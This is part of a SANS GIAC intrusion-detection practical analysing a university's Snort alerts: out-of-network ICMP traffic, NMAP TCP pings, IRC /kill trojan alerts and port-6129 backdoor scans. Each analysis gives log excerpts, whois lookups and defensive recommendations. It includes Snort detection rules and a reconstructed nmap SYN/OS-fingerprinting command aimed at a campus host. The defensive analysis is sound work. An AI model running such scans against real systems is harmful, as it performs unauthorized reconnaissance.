While looking for other alerts for this IP address, I noticed from scan logs that 192.168.0.2 is being hit by what looks like gnutella peer-to-peer file sharing traffic. Since 192.168.0.2 is a common address for this reserved IP space (192.168.0.1 is normally the router and the first address given by a dhcp enabled router is 192.168.0.2), I do not believe the below scan alerts are related.

```
130.85.97.26    4531   ->    192.168.0.2    6346   SYN   ******S*
130.85.97.26    4531   ->    192.168.0.2    6346   SYN   ******S*
```

The rest of the source IP addresses that appeared in this alert all seem to come from large Internet Service Providers. DShield.org reports the source IP address for the below alert, is registered to AOL.

```
[**] ICMP SRC and DST outside network [**]    172.169.253.52    ->    172.167.129.97
```

Here is the DShield.org information sheet.

DShield Profile:		City:	Dullas
IP Address:	172.169.253.52	StateProv:	VA
HostName:	ACA9FD34.ipt.aol.com	PostalCode:	20166
Country:	US	Country:	US
Contact E-mail:	abuse@aol.net	NetRange:	172.128.0.0 - 172.191.255.255
AS Number:	0	CIDR:	172.128.0.0/10
Total Records against IP:	not processed	NetName:	AOL-172BLK
Number of targets:	select update below	NetHandle:	AOL-172BLK
Date Range:	to	Parent:	NET-172-128-0-0-1
Top 10 Ports hit by this source:		NetType:	Direct Allocation
Port	Attacks	NameServer:	DAHA-01.NS.AOL.COM
None	None	NameServer:	DAHA-02.NS.AOL.COM
Start	End	RegDate:	2000-03-24
None	None	Updated:	2003-08-08
Last Fightback Sent:	Not Sent	TechHandle:	AOL-NOC-ARIN

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights.

Who Is - OrgName:	America Online	TechName:	America Online, Inc.
OrgID:	AOL	TechPhone:	+1-703-265-4670
Address:	22000 AOL Way	TechEmail:	domains@aol.net

The entry below is registered with Comcast in Maryland, which is near the University.

```
[**] ICMP SRC and DST outside network [**]     68.85.214.43     ->     68.85.124.66
```

The above host also shows up in the 'TCP SRC and DST outside network' alert.

```
[**] TCP SRC and DST outside network [**]     68.85.214.43:1214     ->     213.77.177.203:1924
[**] TCP SRC and DST outside network [**]     68.85.214.43:1214     ->     24.102.60.30:1652
```

There were no entries in the oos_report logs.

Is the system compromised? I do not believe any of these hosts are compromised. There is no evidence of a Smurf attack happening. None of the packets are being sent to broadcast addresses and there are not enough ICMP packets being sent to any one individual host to cause a Denial of Service. What might have happened with host 192.168.0.2 is someone on a private network tested a tool's scanning capability and didn't realize packets were leaving the private network. For the ISP traffic, it is possible that these IP addresses belong to laptops that were connected to a broadband network at home with a static IP address and then brought to the University and plugged into that network. When the machines were booted up and Instant Messenger loaded and checked to see who was on line, these strange packets may have occurred.

Correlation: The SANS Intrusion Detection FAQ, "I see odd ICMP traffic, what could this mean?", does a good job of explaining strange ICMP traffic. A part of that discussion is a section on the Smurf attack and how it operates. This FAQ can be read at http://www.sans.org/resources/idfaq/traffic.php[17].

Recommendations: Private networks should have packet forwarding turned off if a system on that network is dual-homed and connecting to the public network. This will prevent potentially harmful traffic from leaving the private network. There also needs to be a policy in place which states that computers that connect to home networks should not be allowed to connect to the Universities network. There are fewer security measures in place on a home network and systems are compromised more easily. If these compromised systems are then plugged into the University network, malicious software could propagate, causing extensive damage.

Also, firewalls should have Ingress and Egress filtering enabled, as discussed in the 'connect to 515 from inside' alert. This will help prevent such attacks as the Smurf attack by blocking packets going out to the internet with source and destination IP addresses outside the networks IP range. It might also be wise to block ICMP echo request and echo replies to protect the network from reconnaissance, OS fingerprinting and hostile attacks.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Alert: NMAP TCP ping!

Explanation: This alert is based on the discovery feature of a scanning tool called NMAP. The tool, before it scans a target, will send out a TCP "Ping" request to the target, on default destination port 80, to see if the system is alive. If it receives a response back from the target host in the form of a Reset packet, it will begin its scan. The default destination port of 80 can be changed to any port number.

Sample alert:

```
[**] NMAP TCP ping! [**]          81.255.54.252:80     ->     MY.NET.12.6:25
[**] NMAP TCP ping! [**]          159.226.208.40:80    ->     MY.NET.100.165:80
```

Rule: The rule that triggered this alert probably looks like the following snort rule:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN nmap TCP";
stateless; flags:A,12; ack:0; reference:arachnids,28; classtype:attempted-recon;
sid:628; rev:3;)
```

This alert, though, may be out of date. The latest version, as of this writing, sends a TCP packet with the Ack flag set, but the Acknowledge number does not equal zero. The TCP Ping below came from NMAP version 3.48.

```
18:05:54.836191 IP (tos 0x0, ttl 39, id 23418, len 40) 192.168.0.1.17644 > 192.168.0.2.80: . [tcp sum ok]
3083671134:3083671134(0) ack 1099765342 win 1024
```

Top Talkers: These source and destination IP addresses appeared most often in this alert's log.

Source IP	Count	Destination IP	Count
67.20.173.236	1081	MY.NET.5.92	1081
205.244.232.133	68	MY.NET.1.3	111
216.5.176.162	62	MY.NET.12.4	107

False Positive: It is unlikely that the old rule would produce a false positive since this is not a normal packet that you'd expect to see for legitimate traffic. Ian Martin, however, does point out in his practical that load balancing systems can cause this alert to trigger. His practical and an example of this behavior can be read at http://www.giac.org/practical/GCIA/Ian_Martin_GCIA.pdf[18].

Other activities: Looking at the top offender in this alert, host 67.20.173.236 shows up in other alerts as well, all directed to MY.NET.5.92. The below traffic is from the scan logs.

```
67.20.173.236        4970    ->    130.85.5.92      546    SYN      ******S*
67.20.173.236        4970    ->    130.85.5.92      548    SYN      ******S*
```

© SANS Institute 2004,   As part of GIAC practical repository.   Author retains full rights.

There were also some packets that made up a NMAP fingerprinting scan.

```
67.20.173.236     41205   ->    130.85.5.92        25    NULL        ********
67.20.173.236     41206   ->    130.85.5.92        25    NMAPID      **U*P*SF
67.20.173.236     41197   ->    130.85.5.92        24    UDP
```

Combine those with the below alerts from this alert's log file and I can guess the NMAP command given to generate these packets.

```
[**] NMAP TCP ping! [**]      67.20.173.236:46622    ->     MY.NET.5.92:25
[**] NMAP TCP ping! [**]      67.20.173.236:46638    ->     MY.NET.5.92:25
```

Command Prompt> nmap –sS -P25 –O MY.NET.5.92

The –sS will produce a Syn scan. The –P25 will change the default TCP ping port from 80 to 25. The –O will instruct NMAP to try and fingerprint the operating system.

In the Sample Alert above, host MY.NET.16.6 is being probed with a TCP Ping. In the oos_report logs, there was some unusual traffic going to this host.

```
207.228.236.26   54051   ->   MY.NET.12.6     25   TCP   ID:0   IpLen:20   DgmLen:60   DF   12****S*
207.228.236.26   55049   ->   MY.NET.12.6     25   TCP   ID:0   IpLen:20   DgmLen:60   DF   12****S*
```

These packets are probably flagged because of the ECN bits that are set, but the alerts might also be generated by the IP Identification Field being equal to 0. It is possible that the ID could equal 0 on legitimate traffic, but it is usually an indication of a crafted packet.

Is the system compromised? It is unlikely that host MY.NET.5.92 has been compromised by a NMAP scan. This, however, should put the security administrators on alert for a follow-up attack from host 67.20.173.236 targeting any information obtained from the scan. When looking up host 67.20.173.236 on DShield.org, I did not find this IP address listed as attacking any other systems. I'm also confident that this IP address has not been spoofed, since the purpose of a scan is to receive information back from the host, which might aid an attack.

Correlation: Kahleong Fong, in his practical, also mentions this Snort rule being out of date. He has tested NMAP and found that the Acknowledgement number stops being zero at version 2.10. His practical can be examined at http://www.giac.org/practical/GCIA/Kahleong_Fong_GCIA.pdf[19].

Recommendations: To prevent the NMAP TCP default ping, your firewall should be able to inspect traffic in a stateful manner. This will easily defeat this type of attack. However, NMAP is highly configurable and it is easy enough to change the ACK to a SYN and send the packet with a source and destination port that is usually open to the world like TCP 53 (DNS). Another part of the NMAP TCP ping is an ICMP ping. Your

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004,   As part of GIAC practical repository.   Author retains full rights.

firewalls should also block this type of traffic. Lastly, you might want to block the probing IP address for a length of time to protect the network against a follow-up attack.

Alert: [UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan

Explanation: Internet Relay Chat servers, which normally operate on TCP port 6667, use the kill command to terminate an IRC client's connection. Normally these kills are the result of Nick Collisions where a client's nickname is already in use on the IRC channel. Two nicknames cannot be the same, so the user attempting to login last with the identical nickname will get disconnected automatically from the server with the kill command. For a list of server kill scenarios, visit http://www.irc.org/tech_docs/ircnet/kills.html[20].

A kill can also be issued by an IRCop, which is a person in charge of monitoring the IRC channel. These IRCop's usually kick people off the server, using the kill command, because of abuse. This abuse can either be foul language, sexual content, harassment or sending malicious code. IRC channels are a frequent means for spreading Trojans.

Sample alert:

Rule: There is no default rule from snort for this type of traffic. I did find the following sample rule in Andrew Evens' practical.

"alert tcp $EXTERNAL_NET 6660:7000 -> $HOME_NET any (content: "ERROR \:Closing Link\: "; nocase; flow: established; msg: "IRC user /kill detected, possible trojan.";)"[21]

Top Talkers: These source and destination IP addresses appeared most often in this alert's log.

Source IP	Count	Destination IP	Count
203.124.126.47	44	MY.NET.21.69	21
61.6.39.100	29	MY.NET.21.67	15
209.25.161.78	10	MY.NET.21.92	15

False Positive: Because of the many reasons a Kill command can be issued from an IRC server, this alert would be prone to false positives.

Other activities: While looking through the log, the below alert caught my attention because of the Dshield.org lookup record. The host irc.dks.ca is most likely an IRC server because of the host name and because it's listening on port 6667. What caught my attention was the total number of abuse records against this IP address. You'll find that information below, as well.

```
[**] [UMBC NIDS IRC Alert] IRC user /kill
detected, possible trojan. [**]          204.92.73.10:6667   ->   MY.NET.84.232:4847
[**] [UMBC NIDS IRC Alert] IRC user /kill
detected, possible trojan. [**]          204.92.73.10:6667   ->   MY.NET.84.232:4847
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

DShield.org record:

DShield Profile:		Who Is - OrgName:	Beanfield Technologies Inc.
IP Address:	204.92.73.10	OrgID:	BNFD
HostName:	irc.dks.ca	Address:	67 Mowatt Avenue Suite 443
Country:	CA	City:	Toronto
Contact E-mail:	registrar@UUNET.CA	StateProv:	ON
AS Number:	701	PostalCode:	M6K-3E3
Total Records against IP:	2051	Country:	CA
Number of targets:	25	ReferralServer:	rwhois://rwhois.beanfield.net:4321
Date Range:	2003-11-15 to 2003-12-08	NetRange:	204.92.73.0 - 204.92.73.255
Top 10 Ports hit by this src:		CIDR:	204.92.73.0/24
Port	Attacks	NetName:	DIMENT-UUBLK3
1080	27	NetHandle:	NET-204-92-73-0-1
23	9	Parent:	NET-204-92-0-0-1
80	9	NetType:	Reallocated
3128	9	OrgTechHandle:	DA658-ARIN
8080	9	OrgTechName:	Armstrong, Dan
113	4	OrgTechPhone:	+1-416-532-1555
Last Fightback Sent:	Not Sent	OrgTechEmail:	dan@beanfield.com

I suspect the abuse reports are coming from individuals that have received malicious code over the IRC channel and not a direct attack from the system itself. When looking through all the logs, host 204.92.73.10 does not appear anywhere else. However, the local host associated with this alert, MY.NET.84.232, does show up in other logs. First, there were a bunch of scans looking mainly for port 6129, which is the Dameware Remote Administration port used by many Trojans as a backdoor.

```
136.165.63.200      2703  ->   130.85.84.232      6129   SYN       ******S*
133.38.114.10       1937  ->   130.85.84.232      6129   SYN       ******S*
```

Then, there were three ‘EXPLOIT x86 NOOP’ alerts directed at this local host on port 6129.

```
[**] EXPLOIT x86 NOOP [**]       80.37.161.126    13173   ->    MY.NET.84.232     6129
[**] EXPLOIT x86 NOOP [**]       62.48.209.132    24679   ->    MY.NET.84.232     6129
[**] EXPLOIT x86 NOOP [**]       24.85.144.121     3732   ->    MY.NET.84.232     6129
```

There were also three ‘SMB Name Wildcard’ alerts directed at an external host.

```
[**] SMB Name Wildcard [**]      MY.NET.84.232     137    ->     24.103.67.16          137
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

I then examined another host in this alert's log file. Here, I show what looks like legitimate traffic that triggered an alert. This entry only occurred once and neither IP addresses show up in any other logs.

```
[**] [UMBC NIDS IRC Alert] IRC user /kill
detected, possible trojan. [**]              69.0.222.80:6667    ->    MY.NET.112.226:1505
```

Host 69.0.222.80's DShield.org lookup is as follows.

DShield Profile:		City:	Davie
IP Address:	69.0.222.80	StateProv:	FL
HostName:	gamehydra.com	PostalCode:	33314
Country:	US	Country:	US
Contact E-mail:	abuse@dialtone.com	ReferralServer:	rwhois://rwhois.dialtoneinternet.net:4321
AS Number:	13601	NetRange:	69.0.128.0 - 69.0.255.255
Total Records against IP:	not processed	CIDR:	69.0.128.0/17
Number of targets:	select update below	NetName:	DIALTONEINTERNET-2
Date Range:	to	NetHandle:	NET-69-0-128-0-1
Top 10 Ports hit by this src:		Parent:	NET-69-0-0-0-0
Port	Attacks	NetType:	Reallocated
None	None	NameServer:	NS.DIALTONEINTERNET.NET
Start	End	NameServer:	NS2.DIALTONEINTERNET.NET
None	None	RegDate:	2002-09-23
Last Fightback Sent:	Not Sent	TechHandle:	JC723-ARIN
Who Is - OrgName:	Dialtone Inc.	TechName:	Administrator, Network
OrgID:	DITN	TechPhone:	+1-954-581-0097
Address:	4101 SW 47th Ave	TechEmail:	noc@dialtone.com

The source host resolves to gamehydra.com, which according to their website at http://www.gamehydra.com, is a "company hosting gameservers and websites."[22] Most gameservers have and IRC channel so participants can communicate with one another while they play the game.

There were no references in the oos_report logs for any the above IP addresses.

Is the system compromised? Host MY.NET.84.232 may be compromised. There is unusual activity on the Dameware Remote Control port and this IP address is setting off alerts that suggest it is attacking an outside source. It is possible that the IRC server has K-Lined the local hosts for Trojan activity and is killing the connection each time the client tries to log on. K-Line is way to ban a client from connecting to the IRC server for a specific amount of time. The second example is most likely not Trojan related activity. The client probably tried to log on to the game server with a nickname already in use.

Correlation: Andrew Evans, in his practical, describes the Kill command and how it works. He also indicates that this alert generates a lot of false positives or noise as he

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

calls it. His practical can be examined at http://www.giac.org/practical/GCIA/Andrew_Evans_GCIA.pdf[23].

Recommendations: First, local host MY.NET.84.232 needs to be taken off line and examined for indications of being compromised. The system should also be checked for illegally downloaded and shared files. Second, IRC traffic should be blocking at the firewall. Unfortunately, most universities operate under an open atmosphere, so this may be unrealistic since there are many IRC channels dedicated to legitimate pursuits. User awareness and education is an alternate option to help this situation. Let the community know what the dangers are and how to protect themselves. They should also know the consequence for being caught downloading and sharing illegal files.

Alerts Skipped: The following top alerts were not analyzed due to their similarity with other alerts already written.

MY.NET.30.4 activity
High port 65535 tcp - possible Red Worm – traffic
Null scan!
Possible trojan server activity
TCP SRC and DST outside network

Analysis Process: There were many missteps initially but I eventually found ways to best handle the vast amount of data. I started by using Snortsnarf on the Alert logs to get a listing of all the individual detects in the log files. After getting that information, I used the Windows qgrep.exe utility to separate the Alert logs into their individual categories. I also separated the Scan logs into 'Syn scans' and 'Not Syn scans." I then used a tool called Elrplace.exe by Eluent Software to delimit the files so that they could be imported into Excel and MSAccess. From there I imported the Excel and Access files into a Microsoft SQL Server. This is where I did all my analysis, using SQL Queries. Below are just a few examples:

```
Select *
From Scans_notsyn
Where Src_IP = '130.85.70.225'

Select Distinct Src_IP, Dst_IP, Count (*)
From Scans_syn
Where Src_IP Not Like '130.85%' and Dst_IP Not Like '130.85%'
Group By Src_IP, Dst_IP
Order By Src_IP ASC

Select Distinct Src_IP, Prot, COUNT(*)
From Scans_notsyn
Where Prot<>'UDP'
Group By Src_IP, Prot
```

References:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

[1] Novell. “Port Number Assignments.” URL: http://www.novell.com/documentation/lg/nw6p/index.html?page=/documentation/lg/nw6p/adminenu/data/aclkn27.html
[2] Thompson, Jason. “GIAC: Intrusion Detection in Depth.” GCIA v 3.3. 21 July 2003. URL: http://www.giac.org/practical/GCIA/Jason_Thompson_GCIA.pdf
[3] Carnegie Mellon. “Congestion Control.” 23 October 2003. URL: http://www-2.cs.cmu.edu/afs/cs/academic/class/15441-f03/lectures/class18.pdf
[4] Lycos. “TFTP Basics.” 17 January 2004. URL: http://howto.lycos.com/lycos/step/1,,1+13+160+24190+16243,00.html
[5] Symantec. “Linux.Ramen.Worm.” 15 April 2002. URL: http://service1.symantec.com/sarc/sarc.nsf/html/Linux.Ramen.Worm.html
[6] Maher, James. “Intrusion Detection in Depth.” GCIA v3.3. 16 July 2003. URL: http://www.giac.org/practical/GCIA/James_Maher_GCIA.pdf
[7] Graham, Robert David. “snort: SHELLCODE x86 NOOP.” 09 January 2002. URL: http://archives.neohapsis.com/archives/sf/ids/2002-q2/0029.html
[8] Whitehats. “IDS181 ‘SHELLCODE-X86-NOPS’.” URL: http://www.whitehats.com/info/IDS181
[9] Defcom Labs. “def-2001-23: Innfeed Buffer Overflow.” 18 April 2001. URL: http://www.securityfocus.com/advisories/3220
[10] Bassett, Greg. “Intrusion Detection: An Inside Look.” GCIA v3.3. 21 September 2003. URL: http://www.giac.org/practical/GCIA/Greg_Bassett_GCIA.pdf
[11] Whitehats. “IDS177 ‘NETBIOS-NAME-QUERY’.” URL: http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids177&view=research
[12] Cert.org. “Cert Advisory CA-2003-19 Exploitation of Vulnerabilities in Microsoft RPC Interface.” 31 July 2003. URL: http://www.cert.org/advisories/CA-2003-19.html
[13] Heilman, Marshall. “GIAC Intrusion Detection in Depth.” GCIA v3.3. 5 December 2003. URL: http://www.giac.org/practical/GCIA/Marshall_Heilman_GCIA.pdf
[14] Kite, Doug. “Intrusion Detection in Depth.” GCIA v3.3. July 2002. URL: http://www.giac.org/practical/GCIA/Doug_Kite_GCIA.pdf
[15] Incidents.org. “Port Reports.” URL:http://isc.incidents.org/port_details.html?port=4662
[16] Cisco Systems. “Blocking Peer-to-Peer File Sharing Programs with the PIX Firewall.” 26 December 2003. URL: http://www.cisco.com/en/US/tech/tk583/tk372/technologies_tech_note09186a00801e419a.shtml
[17] SANS.org. “I am seeing odd ICMP traffic, what could this mean?” URL: http://www.sans.org/resources/idfaq/traffic.php
[18] Martin, Ian. “SANS GCIA Practical Version 3.3.” 17 July 2003. URL: http://www.giac.org/practical/GCIA/Ian_Martin_GCIA.pdf
[19] Fong, Kahleong. “GCIA Intrusion Detection Analysts (GCIA).” 4 August 2003. URL: http://www.giac.org/practical/GCIA/Kahleong_Fong_GCIA.pdf
[20] Kalt, Christophe. “General notice format.” V1.5. 3 May 2000. URL: http://www.irc.org/tech_docs/ircnet/kills.html
[21,23] Evans, Andrew. “GIAC Certified Intrusion Analyst.” V3.3. URL: http://www.giac.org/practical/GCIA/Andrew_Evans_GCIA.pdf
[22] GameHydra. “Home.” URL: http://www.gamehydra.com

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.